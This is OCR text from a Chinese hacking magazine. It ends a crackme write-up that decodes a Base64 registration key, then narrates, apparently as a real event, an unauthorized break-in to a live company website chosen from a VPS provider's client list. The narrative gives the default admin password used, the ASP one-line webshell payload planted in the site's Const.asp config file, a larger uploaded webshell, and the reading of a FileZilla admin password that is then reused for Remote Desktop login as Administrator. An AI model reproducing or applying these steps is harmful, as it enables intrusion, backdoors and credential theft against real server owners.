


图10




图11




图12

这时我关掉OD，又将软件载入到PEID中。利用Peid的插件KryptoANALyzer分析一下算法，发现软件的代码中用到了BASE64加密，如图12，（笔者：由于换了Win7系统，所以过去的Peid不能使用，就用这个修改版了）。并且分析到的地址部分正是注册码的位置。这里也就是一




图13

点小技巧吧，的确可以省去我们不少分析的时间。于是测试一下，在Base64加解密工具里加密一下123得到的正是MTIz。这样思路就明了多了，S0W010h0a020V0p-0d0A0=0=应该是与BASE64加密有关系的。那就拿BASE64解密一下这些字符串，却得到一串乱码。这又是怎么回事呢？继续将软件载入到OD中分析代码。

在比较的部分发现如下代码：

```
    00401301  |> /8BC6          /mov     eax, esi
    00401303  |. |BD 0B000000   |mov     ebp, 0B
    00401308  |. |99            |cdq
    00401309  |. |F7FD          |idiv    ebp
    0040130B  |. |0FBE041A      |movsx   eax, 
byte ptr [edx+ebx]          ;  eax=M即123加密后第一个
字符
    0040130F  |. |0FBE17        |movsx   edx, 
byte ptr [edi]              ;  esx=S即那串字符串的第一
个字符
    00401312  |. |2BC2          |sub     eax, edx
;  两者相减
    00401314  |. |75 08         |jnz     short 
0040131E                    ;  不相等就跳出跳转。也就是
跳向失败部分了
    00401316  |. |46            |inc     esi
    00401317  |. |83C7 02       |add     edi, 
2                           ;  edi=edi+2, 结果对应地址
的字符串就变成了W010h0a020V0p0d0A0=0=
    0040131A  |. |3BF1          |cmp     esi, ecx
    0040131C  |.^\7C E3         \jl      short 
00401301
```

其中00401317处的代码是加了2，也就是说edi对应的地址加2，这样就跳过了第二个字符，以此类推，偶数位的字符是都会被忽略掉的。因此，先前的字符串S0W010h0a020V0p0d0A0=0=的有效部分应该是SW1ha2VpdA==，用Base64解密一下，得到字符串“Imakeit”，测试一下，注册成功了。如图13。

其实这款CM如果把字符串S0W010h0a0 20V0p-0d0A0=0=隐藏一下难度就会更大一些，另外。这串字符串中无效位都用了0，很容易让人发现秘密（虽然刚分析时没有发现这个秘密…）。但想来是出题者也是考虑到比赛的难易度，故意给出字符串让大家找到方向吧。总结一下，比赛的题目并不是很困难，还是挺典型的，大家可以从光盘中拷一下练手。有问题也可以通过黑X论坛向我提出，ID：冷夜。

（文章中涉及的相关程序本期光盘已收录）

意外轻取某VPS主机

txcbg

有一天去站长中国下载个网站程序，在网页上看到有某VPS提供商的广告，没事就点开它的网站看了下。在VPS提供商的网站上有个“VPS客户案例”的栏目，里面显示了不少利用这个VPS提供商的VPS的网站。这些网站有没有存在简单漏洞的呢？好奇心驱使我来看一下。

从“VPS客户案例”中选择了一个网站www.mexxx.com 。我最近喜欢对一个网站先扫描目录，用WVS扫出了后台登录文件http://www.mexxx.com/system/AdminLogin.asp，用浏览器打开后台登录地址，发现是一个名为“万博企业网站管理系统”的整站系统。试了下弱口令，admin，admin，不对，admin，admin888，居然进去了。看来这次人品不错，嘿嘿。

后台首页如图1。

进了后台就想找拿shell的方法。在后台发现有数据库备份功能，虽然要备份的数据库文件和备份后的文件的名字都不能自定义，但应该不难突破，我也懒得突破了，因为我找到了在后台更简单的拿shell方法。在后台的“系统管理”菜单下有个功能叫“常量设置”，点开后发现打开的是网站配置文件的编辑页面（图2）。




图1

可以编辑配置文件！直接在文件代码的最后加上ASP

一句话木马的代码<%eval request("x")%>，点“保存”按钮后提示“站点常量设置修改成功！”，ASP一句话木马好像已经写进了网站配置文件，但我现在还不知道网站配置文件的名字和所在目录。再点开“常量设置”，在网站配置文件的源代码的注释中找到了要找的信息“'文件位置：/Include/Const.asp”，原来网站配置文件是Include目录下的文件Const.asp，用lake2的eval最小马发送端连接http://www.mexxx.com/Include/Const.asp，获得了shell，如图3。




图2




图3

用一句话木马尝试了一下列服务器上各个磁盘的信息，都是“Not Ready”，看来服务器做了权限设置。为了使用更方便，用一句话木马上传了一个ASP大马上去（经过测试，服务器不支持解析.aspx文件）。在大马里转了下，发现不能执行cmd命令，各个磁盘的根目录都不能列目录，网站所在目录的上级目录也没权限访问。C:\Program Files\目录可以访问，但没找到什么可利用的软件。C:\Documents and Settings\All Users\「开始」菜单\程序\目录也可以浏览，发现有个程序“AntiARP Stand-alone Edition”，下载了可执行文件的快捷方式，然后通过查看下载回来文件的属性得到了对应的可执行文件为C:\xxxsoft\AntiARP\AntiArp.exe。因此知道了一个新目录C:\xxxsoft\，用ASP大马尝试访问，竟然成功了。发现在这个目录下安装了很多服务器用的软件，比如FileZilla Server，mysql等，如图4。

看到了FileZilla Server，看到了提权的可能。记得FileZilla Server的管理员密码是保存在安装目录下的文件中的。用大马浏览FileZilla Server的安装目录C:\xxxsoft\FileZilla Server\，可以浏览。用大马编辑该目录下的文件FileZilla Server Interface.xml，发现了如下代码：

```
<FileZillaServer>
    <Settings>
        <Item name="Last Server Address" type="string">127.0.0.1</Item>
        <Item name="Last Server Port" type="numeric">14147</Item>
        <Item name="Last Server Password" type="string">1985xxx</Item>
        <Item name="Always use last server" type="numeric">1</Item>
        <Item name="User Sorting" type="numeric">0</Item>
        <Item name="Start Minimized" type="numeric">0</Item>
    </Settings>
</FileZillaServer>
```

其中1985xxx就是FileZilla Server的管理密码。看这这个密码不像是弱口令，会不会还是管理员的别的什么密码呢？用远程桌面连接程序连接了下网站服务器的IP，发现可以连接。用默认的用户Administrator和刚才找到的FileZilla Server的管理密码1985xxx尝试登录，又成功了，如图5。看来管理员的安全意识不是怎么高，FileZilla Server的管理密码和服务器管理员用户的密码竟然是同一个，而且FileZilla Server的管理密码还能比较容易的读取到。

